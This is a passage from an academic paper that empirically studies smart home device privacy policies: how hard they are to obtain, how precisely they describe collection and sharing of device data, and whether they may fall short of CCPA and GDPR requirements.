Smart home *device data* consists of events observed or facilitated from internet-connected motion sensors, door locks, and cameras that form direct evidence of user activity; e.g., the door lock unlocks when the user comes home, and lights turn OFF when it's the user's bedtime. Such data can be used to infer incredibly private user behavior and profile users without consent, leading to real-world consequences. For example, an insurer could use device data from a water flow sensor to infer a maintenance issue (e.g., a small leak), and deny any future claims associated with water-damage. This example is not hypothetical; in November 2020, Yonomi and LexisNexis Risk Solutions announced a partnership wherein they would build IoT solutions to enable insurance companies to "discover devices in the home and share data from those devices with the insurer", which the insurer would use to affect claims [44]. This means that device data will provide entities such as insurers with a persistent window into the user's home, behavior, and lifestyle habits, i.e., as aptly stated by LexisNexis's director of IoT: *"We're moving from having a snapshot in time to an ongoing assessment of what's happening in a home"* [44].

Considering the risk of intrusive behavior profiling, it is critical to ensure that smart home device vendors disclose the privacy implications of using their devices to consumers through accurate privacy policies, in order to obtain *informed consent*. With the goal of understanding the data-use practices associated with smart home device data, we first set out to *automatically* analyze smart home privacy policies by using prior NLP-based frameworks for analyzing mobile/Web privacy policies (i.e., PolicyLint [7]). However, we encountered three challenges (described as follows) in terms of the relatively under-studied *availability*, *content*, and *coverage* of smart home policies, which not only make automated analysis infeasible, but also hard for consumers to obtain or reason about policies, motivating our empirical study.

1. Erratic provisioning of privacy policies: We observed that automatically acquiring smart home privacy policies at scale is non-trivial, due to the disparity in how the policies are distributed to consumers, if at all. Smart home devices can be purchased independently of any virtual marketplaces (e.g., the vendor's website, online stores such as Amazon). Hence, there is no central repository of privacy policies that apply to smart home devices, unlike domains such as mobile apps analyzed by prior work where app markets mandate policy links [39]. Thus, it is infeasible to develop an automated mechanism for obtaining such policies at scale, without first studying *how* the policies that apply to *devices* are provisioned to users, which motivates our first research question:

> **RQ**$_1$: *How difficult is it for consumers to obtain privacy policies that apply to their smart home devices?*

2. Unexplored device data: While prior work on mobile privacy policy analysis generally focuses on PII and other

well-studied private data types (e.g., SSN, credit card number), the range of privacy-sensitive smart home device data (e.g., motion detector/door lock status), and how it is described in policies, are relatively unexplored. For instance, we observed that certain policies describe the collection of device data for a broad category called "device data", while others are more precise and describe specific device data such as "camera stream" or "motion". Thus, we would need to know *how and in what contexts smart home data is described in these policies* to develop automated tools for analyzing them, which motivates our second research question:

RQ$_2$: *How precisely is the collection and sharing of device data described in smart home product privacy policies?*

3. The unknown coverage of smart home device policies: While it may be possible to avoid privacy risks in mobile apps by preventing them from collecting/transmitting data (e.g., IMEI, location), transmission of smart home device data is unavoidable, as it is necessary for enabling the inherently connected functionality (e.g., third-party integration, remote-control). Hence, it is important for privacy policies to disclose the collection and sharing practices *for each device and device data object* that the vendor sells, to provide the consumer with a complete perspective of what is at stake. Analyzing coverage may require out-of-band ground-truth (e.g., vendor-specific lists of devices), which may be non-trivial to automatically acquire, motivating. our third and final research question:

RQ$_3$: *How comprehensive are smart home product privacy policies in describing the collection/sharing of device-data?*

3 Study Overview

We address **RQ$_1$**–**RQ$_3$** using a semi-automated, data-driven methodology that enables us to develop a grounded understanding of the current state of smart home policies, as illustrated in Figure 1. We now provide a brief overview of this methodology, followed by a summary of the metrics we consider to approximate the impact of our findings.

1. Policy Availability Analysis (RQ$_1$, Section 4): As shown in Figure 1, we begin by identifying a representative set of smart home *vendors* whose policies we seek to study, by scraping the *integrations* advertised on the websites/marketplaces hosted by 7 popular smart home platforms. We subsequently perform an exhaustive search for device/product privacy policies for each vendor, which spans several resources, such as vendor websites, search engines, app stores, and mobile apps.

2. Policy Content Analysis (RQ$_2$, Section 5): We begin by defining a set of content labels based on existing regulatory requirements (e.g., GDPR, CCPA) as well as intuition gained from an exploratory pass over a subset of the dataset. We then label the device privacy policies using open coding, and identify several key semantic traits, as well as gaps in how vendors define device data usage.

3. Policy Coverage Analysis (RQ$_3$, Section 6): Given a privacy policy that precisely describes device data, we develop a methodology that estimates policy *coverage* in terms of describing data usage for *all types of devices sold by that vendor*. To enable such an analysis, we define a methodology to build a *vendor-device_type* map that describes the device-types (e.g., camera, switch) sold by each vendor whose policies we seek to evaluate, and the minimal data attributes that each device_type exhibits. We use the vendor-device_type map to discover anomalies in coverage, which further motivate the need for using such out-of-band context in policy analysis.

Impact Metrics: We construct 4 metrics to reason about the *impact* of our findings in terms of the popularity of the affected smart home vendors. As there is no public data on the market share of smart home vendors, we assess vendor-popularity using statistics from two representative sources: (1) *Amazon*, as it is a popular source of smart home devices, and (2) *Google Play*, as it often hosts *companion apps* for devices.

Metric 1: Amazon Ratings – This metric represents the most popular device sold by the vendor on Amazon, in terms of the count of ratings, which enables us to estimate the impact of insufficient disclosure even if the vendor only sold one (i.e., their most popular) device. We obtain this metric by searching for the vendor's name on Amazon, and selecting the product with the highest ratings count from the first page returned.

Metric 2: "Best Seller" badge – Amazon assigns a *Best Seller* badge to products that outperform others in the same category. We mark a vendor as a *Best Seller* if at least one of its devices is found to have the badge.

Metric 3: "Amazon's Choice" badge – Amazon recommends certain products to consumers, labeling them as *Amazon's Choice*. Consumers are likely to be steered towards them.We mark a vendor as *Amazon's Choice* if at least one of its devices is found to possess the badge.

Metric 4: Google Play install count – This metric represents the total install-count of the vendor's companion app on Google Play. If the vendor is represented by more than one app, we select the most relevant app with the highest download count, to get an estimate of the most users affected.

We include multiple metrics to provide insights based on various factors that contribute to vendor popularity. These factors include price, quality, sales performance, availability, and usage of vendor products. For instance, Amazon states that "Amazon's Choice highlights highly rated, well-priced products available to ship immediately" [5]. Similarly, Amazon Best Seller badge is provided based on calculation of sales [4], whereas, Amazon Ratings takes into account reviews and verified purchase status [6]. Thus, our impact metrics aim to approximate the popularity of vendors by considering several factors that signify popularity among consumers, as such metrics have been observed to lead to improved sales conversion rates [3]. However, these metrics are not free from the risk of vendor manipulation, as we discuss in Section 10, and hence, their inclusion only indicates importance, and not a quantifi-




Figure 1: An overview of our systematic methodology for studying the current state of smart home privacy policies ($\mathbf{RQ}_1$–$\mathbf{RQ}_3$).

cation of impact. Finally, note that we used impact metrics to *assess* popularity *after* the conclusion of the study, i.e., the metrics have no impact on the vendors selected for the study.

While our metrics are collected automatically, one of the authors validated each result manually to ensure correctness. Finally, while not all vendors are represented on Amazon or Google Play, these two sources are complementary, and cumulatively ensure coverage of 519/596 (i.e., 87.08%) vendors.

4 Policy Availability Analysis ($\mathbf{RQ}_1$)

This section empirically characterizes the availability of privacy policies from a large set of smart home vendors. The significance of our analysis is two-fold. First, privacy policies that are not easily accessible may not be compliant with regulatory requirements, e.g., CCPA [56] mandates specific ways in which privacy policies must be provisioned. Second, our analysis demonstrates the complex approach needed for locating and acquiring smart home device privacy policies, laying the basis for their automatic acquisition.

4.1 Methodology

We develop a data-driven methodology to drive our semi-automated acquisition of policies, complemented by automatic tools to extract relevant information. Our analysis is organized along two key tasks. First, as privacy policies are generally specific to companies, and not individual devices, we identify a representative set of smart home vendors. Second, we exhaustively locate privacy policies for the said vendors and identify *smart home device privacy policies*, i.e., which apply to smart home devices/products.

Identifying Smart Home Vendors: To acquire a list of relevant vendors we rely on the following intuition: Since the demand for automation and inter-operability is one of the primary drivers of the smart home market, the cumulative list of devices integrated into popular platforms would represent the devices users are most likely to use. Therefore, we systematically compile a list of representative smart home vendors from the integration-lists published by 7 popular automation frameworks, namely Alexa [2], Google Assistant [41], IFTTT [50], SmartThings [85], Apple HomeKit [46], OpenHAB [67], and HomeAssistant [45]. To resolve integrations to brands/vendors, we first normalize the lists (i.e., remove irrelevant terms such as "smart" and "outlet"), and condense the remaining names into individual brands (e.g., Wemo Light Switch and Wemo Coffeemaker to "Wemo"). Then, to identify the primary Web domain for each vendor, we automatically search for the brands on Google, scrape the top ten results, and resolve URLs to vendors by matching the domain name with the vendor name. Finally, we manually confirm the vendor-domain match, and filter out non-smart-home vendors using the website content. We use this methodology to maximize inclusion of vendors that (a) offer a smart home device, and (2) have a website (i.e., are actively advertising products). This process may exclude certain vendors that do not have a web presence but still sell devices (e.g., through brick and mortar stores). This exemption aligns with this study, given its focus on analyzing vendors that provide a mechanism to inform consumers *prior* to purchasing devices, which can only be accomplished through some form of online presence (e.g., Web or mobile app).

Acquiring Device Privacy Policies: Our goal is to obtain policies that apply to *smart home devices* and the data they transmit, i.e., unlike policies that cover other artifacts, such as websites or mobile apps. Hence, we define an *exhaustive* methodology for locating such device privacy policies by searching 4 vendor-resources, in the order that a user *planning to buy* a smart home device is likely to follow, i.e., ordered by the ease of obtaining the policy: (1) the vendor website, (2) a web search, (3) the mobile app store (i.e., Google Play), and (4) the vendor's mobile app.

Our approach for locating privacy policies varies by the resource. For vendor websites, we search for "Privacy Policy" or "Legal" links on the main page, whereas Google search involves searching for a combination of terms, such as the vendor name and web domain, "privacy policy" and "product policy", and filtering search results aligned to the vendor. For mobile app stores, we search with the vendor name and for all apps that are found, we subsequently look for any links to policy documents. If no policy is found and the app has a short registration process, we manually register to see if the privacy




Figure 2: *Amazon's Choice* and *Best Seller* metrics ($\mathcal{F}_1$–$\mathcal{F}_5$).




Figure 3: *Amazon Ratings* and *App Install* metrics ($\mathcal{F}_1$–$\mathcal{F}_5$).

policy dialog box is shown after registration. For every policy we collect, we perform the following test to check whether the policy applies to *devices*: We extract the *policy preamble*, and the section describing *data collection*, and check for any reference to "Products" or "devices", either explicit (i.e., as specific terms) or implicit (i.e., by specifying that it "covers everything" for the vendor). We end the search once a device privacy policy is found, or all resources have been examined.

4.2 Policy Availability Findings ($\mathcal{F}_1$–$\mathcal{F}_5$)

Using the methodology in Section 4.1, we obtained 3,678 unique integrations from the 7 popular automation platforms, after removing duplicates across platforms (e.g., Wemo Switch in both SmartThings and IFTTT). These integrations represent unique products/services provided by each vendor across all platforms; however, a vendor may have multiple products (and hence integrations representing them). Thus, we resolved websites for these integrations, and also condensed them into unique brands (e.g., condensing "Wemo Switch" and "Wemo Coffeemaker" to "Wemo") as described in Section 4.1, as our analysis explores the privacy posture of vendors/brands, leading to 1,365 *vendor websites*.

To ensure that we analyze vendors relevant to the smart home, we further manually analyzed the content of each of these 1365 vendor/brand websites to filter out non-smart home brands that fall into one of two categories: (1) vendors that

Table 1: Sources of the 292 device privacy policies.

Source	Number of device policies
Vendor websites	188 (64.38%)
Google Search	41 (14.04%)
Google Play Links	21 (7.19%)
Mobile Apps	42 (14.38%)
Total	292 (i.e., 100%)

do not sell smart home products, but nevertheless integrate their products with smart home platforms, such as Facebook and Evernote [29], and (2) vendors whose websites simply advertise or discuss smart home products belonging to other vendors, or are under construction and/or devoid of any information, such as Mattel [59] (which advertises other vendors' products) and Gidbo [38] (which has no information on its website) respectively. As these categories of vendors do not sell smart home products or provide relevant information that would facilitate privacy analysis, we chose to exempt them from our analysis, resulting in the final dataset of 596 confirmed smart home vendors, which together represent 2442 unique smart home devices (as per vendor websites). As described previously, our approach for deriving this list of 596 vendors is motivated by user demand for automation and interoperability, and is biased towards the products that users are most likely to use as they are integrated into popular platforms.

We located the privacy policies of these 596 vendors using machines in the US. While we did not perform locale-specific analysis, we observed that vendors make the same policies available across locations, with separate sections for geography-specific regulations (e.g., for Europe, CA) (See $\mathcal{F}_8$). We spent anywhere between 2-15 minutes per vendor, with the longest searches generally resulting in failure to find a device privacy policy. We were able to locate device privacy policies for 292/596 vendors. Our analysis of policy availability led to five findings, with considerable impact, illustrated in Figures 2 and 3 as per our impact metrics (Section 3).

Finding 1: No Policy – 10.57%, **i.e.,** 63/596 **of smart home vendors do not provide privacy policies, i.e., not even for their websites** ($\mathcal{F}_1$) – These 63 vendors sell smart home devices belonging to 27 unique types that include privacy-sensitive devices such as security cameras and baby monitors. Our impact metrics demonstrate that consumers are extremely likely to purchase devices from these vendors, with 10/63 labeled as *Amazon's Choice*, and one labeled as *Best Seller* (Figure 2). Moreover, the companion apps from these vendors have over 492*k Google Play Installs* and 499 Amazon ratings on average (Figure 3), which indicates that the lack of privacy policies may have affected a substantial user population. Due to the absence of privacy policies, these vendors potentially violate CCPA (Section 999.305 [20]) if certain additional criteria are satisfied (e.g., annual gross revenue [56]).

Finding 2: No Device Policy – 43.52% **do not have policies that apply to smart home products** ($\mathcal{F}_2$) – We found

that out of the 517 vendors that have at least one privacy policy in English (i.e., excluding 63 vendors with no policy ($\mathcal{F}_1$) and 16 that provided non-english policies), 225 (or 43.52%) do not provide privacy policies that discuss their smart home products or devices, but only discuss website, mobile app, or account-related data. For example, none of the 3 privacy policies for *FirstAlert* [31] discuss the collection or sharing of device data. *FirstAlert* is a leading brand of smart safety devices, including their OneLink smart smoke and carbon monoxide alarm *contains a microphone* (hence collects audio) and integrates with both Apple HomeKit and Amazon Alexa. Similarly, we also found that *Panasonic* [69], which sells several smart home devices, including cameras, baby monitors, and smart air conditioners, also released 3 different privacy policies, none of which apply to devices. Several of these 225 vendors are high-impact, i.e., 43/225 are labeled as *Amazon's Choice* and 10/225 labeled as *Best Seller* (Figure 2), and together have 232,901 *Google Play Installs* and 700 *Amazon Ratings* on average (Figure 3). This finding indicates that *device privacy policies are not widely available*, preventing both their access by consumers, as well as analysis by researchers. As CCPA (in Section 999.308 [21]) and GDPR (in Article 13, 14 [34,35] mandate the disclosure of *all* categories of data collected to the consumers, these vendors are potentially in violation.

Finding 3: Not Found on Website – Only 64.38% of vendors that released a device privacy policy made it available from their website ($\mathcal{F}_3$) – In the absence of a centralized source of device privacy policies, users and researchers would be likely to look for them on the one common interface that most vendors provide: their website. However, as shown in Table 1, only 188/292 (64.38%) device privacy policies were obtained from vendor websites, whereas the remaining 35.62% (104/292) were found from other sources. While this shows that the majority of the vendors are making their device privacy policy more accessible, we find that users may have to jump through multiple hops to simply obtain device privacy policy. For instance, we encountered 41 instances, where we did not obtain the privacy policy in the website but found it after a Google Search. There could be several reasons for this, e.g., the privacy policy could be hidden in different subpage or shown only on the registration page. We also noticed 4 instances, where policies were obtained from a separate (i.e., parent company) domain (e.g., Allegion [4] hosts for Schlage [5]). Several of these 104 vendors are high-impact, as shown in Figures 2 and 3. This finding indicates that the current distribution of smart home privacy policies is severely fragmented and as a result, an automated approach that only obtains policies from websites would fail to obtain 35.62% of the policies.

Finding 4: Difficult to Obtain – Device privacy policies can be *difficult* to obtain ($\mathcal{F}_4$) – In 42/292 (14.38%) cases, we needed to *execute the vendor's companion app* to view




Figure 4: Obtaining Honeywell's device privacy policy.

the device privacy policy. These vendors are high impact, with 4,791,917 *Google Play Installs* and 2,805 *Amazon Ratings* on average (Figure 3), and with 9/42 labeled *Amazon's Choice* and 1 *Best Seller* (Figure 2). In many cases, it took significant labor to locate the device privacy policy due to several confounding factors, as exemplified by the convoluted path taken to obtain Honeywell's policy, as shown in Figure 4, and described below:

Honeywell's website and Google search results led us to two different *website* privacy policies that did not cover devices. Further, searching on Google Play led us to three top apps, of which the barcode scanner was eliminated as irrelevant. Interestingly, the other two apps are published by "Resideo Technologies", which is a third-party vendor that has *licensed* the *Honeywell* brand name, which may not be apparent to users. We were met with `HTTP 404` errors on attempting to access the privacy policy links accompanying the Google Play listings of both apps [48] [47].

Upon executing the apps, as our last resort, we discovered that the *Honeywell Home* app required registration to display the privacy policy. The fact that we were required to disclose PII (e.g., email, name for registration) before finding the device privacy policy is concerning from a privacy standpoint and against the general spirit of privacy policies. We finally obtained the *device privacy policy* for Honeywell's smart home devices upon executing the *Total Connect Comfort* app. When we revisited Resideo's website privacy policy [72], at the very bottom of the page, we found a link to the CCPA "Supplementary Privacy Statement". Clicking on this link *downloaded a Microsoft Word document* that discussed sensor data.

We learn two lessons from this experience: (1) As Figure 4 illustrates, the distribution of device privacy policies is convoluted, involving complicating factors such as unknown vendor relationships, broken links, account registration requirements, and unwarranted document downloads (i.e., users may not expect or want to download a Word doc, simply to view a policy), and, (2) The convoluted distribution, diversity of artifacts involved, and the complex combination of analyses required may pose challenges for automated privacy policy extraction. Finally, in contrast to this example, we found that several popular vendors do make their device privacy policies

easily available on their websites (e.g., Scout Alarm [80]).

Finding 5: No Policy on Website – 26.84% of the vendors do not make their *website privacy policies* easily available ($\mathcal{F}_5$) – We observed that 26.84% (160/596) of vendors did not post privacy policy links on their homepage, marked with "Privacy" or other similar phrases, which may violate certain regulations (e.g., CCPA [21]). As shown in Figures 2 and 3, several of these vendors have high impact.

5 Policy Content Analysis (RQ_2)

The goal of our *content* analysis is to understand both (1) the *semantics* of the content, i.e., *what* information is being disclosed and (2) the *structural composition*, i.e., *how* it is being presented in the policy. In this section, we identify properties of smart home (device) privacy policies that are vital for understanding these aspects, codify them into labels, and use the labels to annotate the content of the policies.

5.1 Methodology

We perform a systematic analysis of the 284/292 device privacy policies identified in Section 4, excluding 8 policies out of 42 cases where we executed the mobile apps to manually obtain privacy policies (as discussed in $\mathcal{F}_4$), as the apps prevented us from retrieving the policy text (e.g., by copying or taking screenshots), and because the policies were unavailable in the static content/apk resources. We first identify properties vital for understanding the semantics and structural composition of the policies, and codify them as labels, and then, label the 284 smart home device privacy policies, and analyze the results to identify semantic and syntactic intricacies.

Label Definition: We define a set of labels with the goal of sufficiently identifying domain-specific privacy contexts in smart home device privacy policies. For this, we initially explored the use of labels created for other domains (e.g., mobile apps [7, 98]), however, they did not disclose physical privacy context specific to smart homes (e.g., indoor privacy is perceived differently to outdoors). Privacy regulations also do not yield labels with sufficient granularity to accommodate our goal to study physical aspects. Thus, we founded the labels based on our knowledge of regulations (e.g., CCPA, GDPR) and prior work on privacy policies, while complementing them with domain-specific enhancements necessary to disclose gaps in device privacy policies, leaning towards precision in the spirit of good disclosure.

To elaborate, we define two unique granularities of labels: (1) *document labels* that apply as a property of the entire policy; and (2) *content labels* that apply to specific text fragments. To instantiate these labels, we began by analyzing the CCPA [56] and GDPR [70] regulatory documents to identify any requirements that may impact privacy policies. For example, both CCPA (in Section 999.308 [21]) and GDPR (in Article 13, 14 [34, 35]) mention that businesses should disclose a list of categories of personal information collected and shared, categories of third-parties to whom the data is shared, and the purpose of collection/sharing to the consumers. Based on this requirement, we define a content label for annotating text that refers to data collection practices (i.e., *collection*, *sharing*, and *collect_purpose/share_purpose*). Moreover, this requirement also inspired document_labels that denote the specificity of the device data types mentioned in the data collection practices (*collection_granularity* and *share_source_granularity*), which speak to the precision at which the privacy policy discusses the categories of personal information. For example, a policy that collects "usage data from sensors" will have *collection_granularity* set to *broad* while another that collects "audio data" will have *collection_granularity* set to *attribute*, to allow characterization of vendors that sell devices with multiple sensors, which may pose separate privacy costs/risks. Similarly, we include the document label *share_source_granularity* that describes the precision at which shared data is discussed and the label *share_destination_granularity* that captures with whom the personal data is shared. Lastly, we include document labels (such as contains_children_privacy, contains_data_retention, and contains_storage/transfer) motivated by their separate discussions in the regulations. For example, Recital 38 [36] along with various other articles in GDPR discusses special protection for children, whereas Section 1798.120(c) [56] in CCPA discusses disclosure practices regarding minors.

As CCPA and GDPR documents generally outline only *what* information needs to be disclosed, but not *how* it must be disclosed, we expand our analysis via an initial exploratory pass over a subset of policies (consisting of 18 policies). For example, we identified the two primary document formats (a) *monolithic*, which present all information in a single free-flowing body of text, and (b) *sectioned*, which break apart components of the policy content into disparate sections that cover different topics (e.g., sharing, collection). Hence, we define a label to capture this property (i.e., *contains_section*). Similarly, we observed that some policies display their collection/sharing practices in a table rather than plaintext (hence the label *contains_table*).

Our approach results in 24 labels that are motivated by our goal of evaluating disclosure practices in the specific context of the smart home, in the spirit of good disclosure (see Table 3 in Appendix B for the full list). These labels enable a contextualized analysis of privacy policies in the smart home domain, hence motivating future improvement and standardization of privacy disclosures for the smart home.

Labeling Privacy Policies: For this task, we take a multi-pass approach to improve the ease of the annotation task while reducing risks of errors. First, we begin by segmenting the policies (when possible) into up to 11 sections (i.e. preamble, collection, sharing, purpose/use, data retention, storage/transfer, children, contact, cookies, and extra). The goal behind this step is to ease the process behind our deeper annotation session and reduce sources of imprecision. Second, we anno-




Figure 5: *Amazon's Choice* and *Best Seller* metrics for Content Analysis findings.




Figure 6: *Amazon Ratings* and *App Installs* for Content findings.

tate each document with document label annotations, such as whether it contains a table, summary, or sections. Third, we perform a deep and systematic analysis of the content by reading through the privacy policies using the section/segment guides. To ensure a complete analysis, we read through the entire policy, including seemingly irrelevant sections.

Two authors independently labeled the 284 privacy policies. We obtained an average Cohen's Kappa score of 0.95, denoting high inter-coder agreement over all labels. The Kappa score for each label are reported separately in Table 3 in Appendix B to highlight the relative disagreements for each label for increased reproducibility [90]. The two coders resolved disagreements through discussion.

5.2 Content Analysis Findings ($\mathcal{F}_6$–$\mathcal{F}_{12}$)

Based on our analysis of the structure, we found that 276/284 (i.e., 97.18%) privacy policies are split into different sections describing collection, purpose of collection, and sharing practices. 279/284 (i.e., 98.23%) contained mixed content, discussing website or mobile apps along with smart home products (e.g., Arlo [9]). Further, 275/284 (i.e., 96.83%) provide a preamble that briefly explains what the policy covers. We also found that 20/284 (i.e., 7.0%) include a table describing the privacy practices for different categories of data.

Our content analysis led to 7 findings, with considerable impact (illustrated in Figures 5 and 6). Note that two findings ($\mathcal{F}_7$ and $\mathcal{F}_{12}$) are *positive*, i.e., where the vendors followed best practices, and hence are excluded from the impact analysis.

Finding 6: Broad Terms – 26.05% **of the policies describe collection using *broad* terms rather than discussing specific device types or device data** ($\mathcal{F}_6$) – We found that 91/284 (32.04%) of vendors use broad terminology (e.g., "service usage information," or "sensor information") to refer to smart home device data when describing their collection practices. As we discuss later ($\mathcal{F}_{16}$), further analysis revealed that 17 were actually described precisely given the fact that the associated vendor only sold a single device, reducing the number to 74/284 (26.05%) generic policies. Considering that smart home vendors advertise 3 different device types on average as found later in Section 6.2, this broad terminology may not sufficiently describe the privacy practices of a vendor in the context of the individual devices they sell. For instance, Electrolux [27] sells smart home appliances, such as refrigerators and laundry machines, and their privacy policy explicitly mentions that the policy applies to the use of their "Smart Appliance." However, Electrolux's policy contains the following coarse statement that covers all devices but does not provide any useful information: *"...Electrolux will collect information about your use of the Smart Appliance and the App."*. Such vague descriptions of device data collection may not be in compliance of CCPA [21], given that CCPA requires the disclosure of all applicable categories of data (CCPA Section 1798.110 [18]), and sensor data may fall under several different categories currently not represented in the aforementioned privacy policies, such as biometric information and audio/visual information (CCPA Section 1798.140, subdivision (o) [19]). Further, as regulations evolve to recognize precise types of smart home data, such vague policies will fall further out of compliance. In contrast, several vendors make device-specific data and its collection explicit in their policies; e.g., Wyze [91] and NetAtmo [63] both discuss individual devices (e.g., indoor cameras, doorbells, and security alarms).

Finding 7: Device Data – 70.42% **of device privacy policies specify collection at the granularity of device data** ($\mathcal{F}_7$) – We found that 183/284 (64.43%) policies mention some device data when describing collection, which increased to 70.42% (200/284) after including the 17 that were precise given that the vendor only sold one device (see $\mathcal{F}_6$ and $\mathcal{F}_{16}$). For example, Wyze [92] thoroughly describes the data collected by its sensors as "device event data" (e.g., when it is turned ON/OFF) as well as "additional data" (e.g., heart rate by the weight scales), as shown in Figure 10 in Appendix A.

Finding 8: Incorrectly Reason – **Existing state-of-the-art privacy policy analysis tools may incorrectly reason about** (196/284) 69.01% **of smart home device privacy policies due to structural and semantic challenges** ($\mathcal{F}_8$) – 58/284 policies present content in one or more ways that existing analysis tools [7, 8, 43, 81, 99] cannot reason about due to their lack of consideration of the context of surrounding statements or their reliance on unstructured natural lan-

guage text. Particularly, 25/58 have locale-specific sections such for California residents and EU Citizens (e.g., Fitbit), 25/58 provide an external link to regulation-specific notices (e.g., Samsung SmartThings), and 20/58 display their collection/sharing practices using tables. Further, we found that tools like PolicyLint [7] cannot reason about *device data attributes* when policies describe data at attribute-granularity. For example, PolicyLint only identifies two policy statements that used device attributes (i.e., containing "device event information" and "video"), which is a negligible subset of the total number of such statements in our labeled dataset, as it contains over 183 policies that describe attributes. We study PolicyLint's effectiveness at recognizing smart home data types without insight into our smart home dataset through a case study of Named Entity Recognition (NER) in Section 7.

Finding 9: No Collect – 8 **vendors explicitly state that they *do not collect any information* in their privacy policy** ($\mathcal{F}_9$) – We found that 8 vendors that sell various devices or provide smart home services explicitly state that they do not collect data from users within their privacy policy, e.g., Nuheat [64], which sells thermostat and floor heating systems. However, NuHeat has a mobile application on Google Play and also advertises integration with Alexa, IFTTT, and Google Assistant, which may indicates data transmission to support remote access or third-party integration via REST API calls. It is certainly also possible that the vendor does not store any information, but simply forwards the request to integrated platforms (e.g., IFTTT), and hence may not consider this practice as data "collection". However, this understanding may not be consistent with the broad formal definition of "collection" adopted by regulations such as the CCPA (subdivision (e), Section 1798.140 [19]) that may consider such forwarding as within scope. Finally, this finding motivates the need to precisely understand what constitutes data collection, and for researchers to investigate the privacy practices of vendors that deny collection but enable network-based services.

Finding 10: Share PII – 186/284 **or** 65.49% **of device privacy policies only discuss sharing practices broadly for "PII" or "personal data", without explicitly including or excluding device data** ($\mathcal{F}_{10}$) – We found that vendors do not precisely discuss what they share, and often only disclose that they share 'PIIs' without explicitly mentioning whether that includes any device data or other precise categories of personal data (e.g., geolocation). Several highly popular vendors display such characteristics, as seen in Figures 5 and 6. If these vendors share device data even for a "business purpose" (subdivision (a), Section 1798.115 of CCPA [17]) as opposed to selling, but simply do not describe it categorically, then they may be in violation of the CCPA requirement that stipulates that vendors should include sharing information *for all categories* (e.g., biometric, geolocation, audio/visual) of personal information disclosed to the third-parties in the past 12 months [21], which implicitly includes data from devices (e.g., cameras, doorbells), given CCPA's broad definition of what constitutes as personal information (subdivision (o), Section 1798.140 [19]). In contrast, several popular vendors precisely describe the specific device data that they share, such as Ecobee [26], which describes how it shares data regarding electricity use to enable its partners and utility vendors to make intelligent decisions regarding electricity production and conservation. Finally, we note that certain vendors may provide sharing information regarding device data in a disparate set of non legally binding resources that may not be immediately evident or accessible, as we describe using Ring's example in Appendix D.

